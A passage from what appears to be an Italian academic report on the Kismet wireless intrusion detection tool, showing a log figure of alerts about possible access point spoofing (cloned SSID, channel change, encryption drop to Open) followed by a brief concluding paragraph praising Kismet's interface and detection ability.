May 29 2025 05:57:51 Detected new 802.11 Wi-Fi device EA:ED:3E:A0:73:15

May 29 2025 05:57:37 Detected new 802.11 Wi-Fi device AE:7F:CB:AA:23:D0

May 29 2025 05:57:36 DOT11D IEEE80211 Access Point BSSID A6:42:40:B2:35:AA SSID "TIM-83489486" advertised conflicting 802.11d information which may indicate AP spoofing/impersonation

May 29 2025 05:57:36 CHANNELCHANGE IEEE80211 Access Point BSSID A6:42:40:B2:35:AA SSID "TIM-83489486" changed advertised channel from 11 to 6, which may indicate spoofing or impersonation. This may also be a normal event where the AP seeks a less congested channel.

May 29 2025 05:57:36 CRYPTODROP IEEE80211 Access Point BSSID A6:42:40:B2:35:AA SSID "TIM-83489486" changed advertised encryption from WPA2-PSK AES-CCMP to Open which may indicate AP spoofing/impersonation

May 29 2025 05:57:36 802.11 Wi-Fi device A6:42:40:B2:35:AA advertising a cloned SSID

May 29 2025 05:56:54 Detected new 802.11 Wi-Fi device 76:F7:C2:AF:1E:B3

May 29 2025 05:56:54 Detected new 802.11 Wi-Fi device AA:65:30:E1:90:5F

Figure 3.4: Log alert spoofing



Concludiamo questo elaborato con una nota molto positiva poichè nell'utilizzo di Kismet abbiamo trovato, a differenza di altri tool, un'interfaccia web intuitiva, un'ottima capacità di rilevamento, inoltre essendo open source è anche largamente modificabile e può essere adattato alle varie esigenze di un'azienda ma anche di un privato.